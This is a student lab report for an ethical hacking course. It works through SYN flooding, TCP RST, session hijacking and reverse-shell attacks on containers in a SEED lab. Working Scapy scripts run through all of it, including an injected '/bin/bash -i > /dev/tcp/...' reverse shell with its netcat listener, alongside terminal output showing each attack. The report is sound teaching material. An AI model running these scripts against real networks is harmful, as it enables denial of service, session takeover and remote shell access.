TCP Spoofing

Ethical Hacking Challenge #2

Francesco Marchiori

ID = 2020389

A.Y. 2021/2022

Contents


List of Figures

1 Introduction

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities might help us understand the challenges of network security and why many network security measures are needed.

2 Environment Setup

The environment, as suggested in the instructions, consists in a virtual machine running `SEED-Ubuntu 20.04` on which are present three Docker containers, built and run using the `docker-compose.yml` file provided in the material.



```
[03/19/22]seed@VM:~/.../Setup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating user1-10.9.0.6  ... done
Creating seed-attacker   ... done
Creating user2-10.9.0.7  ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, victim-10.9.0.5, user1-10.9.0.6, user2-10.9.0.7
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK ]
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

Figure 1: Setup of the Environment.

3 Task 1: SYN Flooding Attack

In this section, we will solve the given tasks regarding THE SYN Flooding Attack.


3.1 Task 1.1: Launching the Attack Using Python

After checking that the SYN cookie countermeasure has been turned off in the victim server container by running `sudo sysctl -a | grep syncookies` and receiving as a response `net.ipv4.tcp_syncookies = 0`, we run the following Python script on the attacker machine:

```python
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

dst_ip = "10.9.0.5"
dst_port = 23

ip = IP(dst=dst_ip)
tcp = TCP(dport=dst_port, flags='S')
pkt = ip/tcp

print(f'[TARGET] {dst_ip}/{dst_port}')
print('[SENDING PACKETS]')

i = 0
while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32)))   # Source IP
  pkt[TCP].sport = getrandbits(16)                  # Source Port
  pkt[TCP].seq = getrandbits(32)                    # Sequence Number

  send(pkt, verbose = 0)

```

```python
    i += 1
    if i%100 == 0:
      print(f'[PACKETS SENT] {i}')
```

The victim IP address was extracted from the output obtained in Fig. (1) and we attacked port 23, which is the one on which telnet connects (since we will evaluate the attack success based on the status of a telnet connection from another machine). Let's now see if the attack can be successful only by launching this script and trying to `telnet` the IP address and port from another shell.



```
[03/20/22]seed@VM:~/.../Code$ sudo python3 synflood.py
[⚔️ TARGET] 10.9.0.5/23
[⌛ SENDING PACKETS]
[📤 PACKETS SENT] 100
[📤 PACKETS SENT] 200
[📤 PACKETS SENT] 300
[📤 PACKETS SENT] 400
[📤 PACKETS SENT] 500
```

```
[03/20/22]seed@VM:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b038253fa386 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
 are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Mar 20 08:38:34 UTC 2022 from 10.9.0.1 on pts/2
seed@b038253fa386:~$
```

Figure 2: First attempt to SYN Flooding.

As we can see, the attack was not successful. The reason behind this are mainly two:


1. **TCP Cache Issue**: in order to test if the `telnet` command was executing correctly, before launching the attack we tried to perform a connection, and this caused a problem because in Ubuntu 20.04 if the machine has already made a `telnet` (or more generally a TCP connection) to the victim machine, the VM present some immunity to this kind of attack thanks to a kernel mitigation mechanism that, when a TCP connection take place with SYN cookies disables, then the IP address of the other machine will be cached and therefore reserved slots will be used for the connection. In order to remove this effect, we will run the command `ip tcp_metrics flush` on the server.

2. **TCP Retransmission Issue**: during a TCP connection, if the ACK packet does not come in time, the protocol will retransmit the SYN+ACK multiple times (5 by default) and after TCP will remove the corresponding item from the half-open connection queue. When this happens, a now slot becomes open and our Python program might not be fast enough to occupy that slot before the telnet connection. In order to solve this issue, we will run multiple instances of the attack program in parallel and the study again the effect.

Let's now solve these two issues with the suggested solutions and see if the attack is successful. As we can see from Fig. (3), the attack is now successful. Beforehand we run the `ip tcp_metrics flush` command on the victim container and then we opened 8 terminals and run in parallel the same code. We decided to use this first "raw" solution in order to determine if 8 terminals could be enough, otherwise we would have used the `multiprocessing` library on Python; however it seems that just opening a bunch of bashes and run the script is as effective in this toy example.

3.2 Task 1.2: Launch the Attack Using C


Other than the TCP cache issue, all the issues mentioned in Task 1.1 can be resolved if we can send spoofed SYN packets fast enough and we can achieve that using C. By using the provided code, compiling it and executing it providing the victim IP address and the telnet port number, the attack is successful and we can see it in Fig. (4).



```
[03/20/22]seed@VM:~/.../Code$ sudo python3 synflood.py
[⚔️ TARGET] 10.9.0.5/23
[⌛ SENDING PACKETS]
[📤 PACKETS SENT] 100
[📤 PACKETS SENT] 200
[📤 PACKETS SENT] 300
[📤 PACKETS SENT] 400
[📤 PACKETS SENT] 500
```

```
[03/20/22]seed@VM:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
```

Figure 3: Successful SYN Flooding using Python.



```
[03/20/22]seed@VM:~/.../Code$ gcc -o synflood synflood.c
[03/20/22]seed@VM:~/.../Code$ sudo ./synflood 10.9.0.5 23
```

```
[03/20/22]seed@VM:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
```

Figure 4: Successful SYN Flooding using C.


3.3 Task 1.3: Enable the SYN Cookie Countermeasure

Let's now see what happens if the enable the SYN cookie countermeasure. This effectively translates in running the `sysctl -w net.ipv4.tcp_syncookies=1` command and doing the attack all over again. Results can bee seen in Fig. (5) and Fig. (6). As we can notice and as expected, the attack is now not successful anymore, independently of the number of instances of the Python program or on the size of the queue.

4 Task 2: TCP RST Attacks on `telnet` Connection

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet. To perform this attack, we used Scapy by sniffing packets, gathering the information in them and then sending packets with swapped IP addresses, swapped TCP ports and finally the ACK of the sniffed packet as the SEQ of the crafted RST packet. The code used is the following:


```
#!usr/bin/env python3
```



```
[03/20/22]seed@VM:~/.../Code$ sudo python3 synflood.py
[⚔ TARGET] 10.9.0.5/23
[⏳ SENDING PACKETS]
[📤 PACKETS SENT] 100
[📤 PACKETS SENT] 200
[📤 PACKETS SENT] 300
```

```
[03/20/22]seed@VM:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b038253fa386 login: 
```

Figure 5: Unsuccessful SYN Flooding using Python and SYN Cookie Countermeasure.




```
[03/20/22]seed@VM:~/.../Code$ sudo ./synflood 10.9.0.5 23
```

```
[03/20/22]seed@VM:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b038253fa386 login: 
```

Figure 6: Unsuccessful SYN Flooding using C and SYN Cookie Countermeasure.

```python
from scapy.all import *

iface = 'br-efe15936ac80'

def send_reset(pkt):
  """
  Given a sniffed packet, send a rst packet with the correct information
  """

  src_ip = pkt[IP].src
  dst_ip = pkt[IP].dst
  src_port = pkt[TCP].sport
  dst_port = pkt[TCP].dport
  ack = pkt[TCP].ack

  ip = IP(src=dst_ip, dst=src_ip)
  tcp = TCP(sport=dst_port, dport=src_port, flags="R", seq=ack)

  rst = ip/tcp
  send(rst, verbose=0, iface=iface)

def main():
  # Sniffing exchanged packets
  print('[SNIFFING AND SENDING RST PACKETS]')
  pkt = sniff(iface=iface, filter='tcp port 23 and host 10.9.0.6', prn=send_reset)

if __name__ == '__main__':
  main()
```

As we can see in Fig. (7), the attack is successful since, when instantiating a `telnet` connection from Host A (IP = 10.9.0.6) to Host B (IP = 10.9.0.7), the connection gets automatically terminated with the message Connection closed by foreign host. This is indeed the desired outcome, however the fact that it's recognized as a foreign host is strange, since the spoofed packet contains the IP address of the Host A as source.



```
[03/20/22]seed@VM:~/.../Code$ sudo python3 tcp_rst.py
[👃 SNIFFING AND SENDING RST PACKETS]
```

```
root@e96d8a22fb8a:/# telnet 10.9.0.7 23
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9beec4108010 login: Connection closed by foreign host.
root@e96d8a22fb8a:/#
```

Figure 7: TCP RST Attack.

In the image the connection has been reset upon request, however if the program is run when the `telnet` connection has already took place then the connection would be terminated as soon as the Host A strikes a button on his keyboard. Probably this happens because when the connection is in place and nothing is going on also the traffic should be quiet, but when we start typing something packets are transmitted and therefore sniffing (and consequently the RST packet crafting) is performed.


5 Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. We will try to create a malicious file `malware.txt` and will try to insert that in the `tmp` folder of Host B. The code used is similar to the one used for the previous task, in which we just craft the data field that we need.

```
#!usr/bin/env python3
from scapy.all import *

iface = 'br-efe15936ac80'

def hijack(pkt):

  src_ip = pkt[IP].src
  dst_ip = pkt[IP].dst
  src_port = pkt[TCP].sport
  dst_port = pkt[TCP].dport
  seq = pkt[TCP].seq
  ack = pkt[TCP].ack

  ip = IP(src=dst_ip, dst=src_ip)
  tcp = TCP(sport=dst_port, dport=src_port, flags="A", seq=seq, ack=ack)
```

```python
  data = "\n touch /tmp/malware.txt\n"

  rst = ip/tcp/data
  send(rst, verbose=0, iface=iface)

def main():
  # Sniffing exchanged packets
  print('[SNIFFING AND TRYING HIJACKING]')
  pkt = sniff(iface=iface, filter='tcp port 23 and host 10.9.0.6', prn=hijack)

if __name__ == '__main__':
  main()
```

We then create a `telnet` connection from Host A to Host B, we run the Python script on our VM (and interact with Host A, so pressing a whitespace for example in order to send some packets that can be detected by the sniffer) and see the result by looking in the `tmp` folder of Host B.



```
[03/20/22]seed@VM:~/.../Code$ sudo python3 hijacking.py
[  SNIFFING AND TRYING HIJACKING]
```

```
root@9beec4108010:/tmp# ls
malware.txt
root@9beec4108010:/tmp#
```

```
root@e96d8a22fb8a:/# telnet 10.9.0.7 23
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9beec4108010 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
 are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Mar 20 15:24:13 UTC 2022 from user1-10.9.0.6.net-10.
9.0.0 on pts/2
seed@9beec4108010:~$   touch /tmp/malware.txt
```

Figure 8: TCP Session Hijacking Attack.

As we can see, the attack has been successful. However, on the terminal of Host A the command that has been run is visible, but the shell becomes unresponsive (which is the desired effect since we are hijacking the session) and anyway once the file has been created then it's already too late for the victim.


6 Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.
In order to achieve this, we utilized a code similar to the one of Task 3 in Sec. (5), but we will swap the data field in order to launch a shell which can be connected using `netcat` on another shell of the attacker machine: more in particular we will run the command nc -lnv 9090 and then we will run the following script after having set a `telnet` connection between Host A and Host B:

```python
#!usr/bin/env python3
from scapy.all import *

iface = 'br-efe15936ac80'
my_ip = "10.9.0.1"

```

```python
def reverse_shell(pkt):

  src_ip = pkt[IP].src
  dst_ip = pkt[IP].dst
  src_port = pkt[TCP].sport
  dst_port = pkt[TCP].dport
  seq = pkt[TCP].seq
  ack = pkt[TCP].ack

  ip = IP(src=dst_ip, dst=src_ip)
  tcp = TCP(sport=dst_port, dport=src_port, flags="A", seq=seq, ack=ack)
  data = "\r/bin/bash -i > /dev/tcp/" + my_ip + "/9090 0<&1 2>&1\r"

  rst = ip/tcp/data
  send(rst, verbose=0, iface=iface)

def main():
  # Sniffing exchanged packets
  print('[SNIFFING AND LAUNCHING REVERSE SHELL]')
  pkt = sniff(iface=iface, filter='tcp port 23 and host 10.9.0.6', prn=reverse_shell)

if __name__ == '__main__':
  main()
```

As we can see in Fig. (9), the attack is successful since we can see that we correctly managed to launch a reverse shell on the attacker machine, while the legitimate `telnet` connection became unresponsive.



```
[03/20/22]seed@VM:~/.../Code$ sudo python3 reverse_shell.py
[💻 SNIFFING AND LAUNCHING REVERSE SHELL]
```

```
[03/20/22]seed@VM:~/.../Code$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 37458
seed@9beec4108010:~$
```

```
root@e96d8a22fb8a:/# telnet 10.9.0.7 23
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9beec4108010 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
 are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Mar 20 16:33:52 UTC 2022 from user1-10.9.0.6.net-10.
9.0.0 on pts/2
seed@9beec4108010:~$  /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&
1
```

Figure 9: Reverse Shell Attack.

The main difference from the hijacking attack is the fact that the data filed contains `"/bin/bash -i > /dev/tcp/" + my_ip + "/9090 0<&1 2>&1"`, of which follows a brief explanation:

- `/bin/bash -i`: `i` stands for interactive, meaning the the shell must be interactive (must provide a shell prompt).
- `> /dev/tcp/ + my_ip + /9090`: this causes the output (`stdout`) of the shell to be redirected to the TCP connection to the attacker IP's (10.9.0.1) port 9090. The output `stdout` is represented by file descriptor number 1.
- `0<&1`: file descriptor 0 represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the TCP connection.
- `2>&1`: file descriptor 2represents standard error (`stderr`). This causes the error output to be redirected to the TCP connection.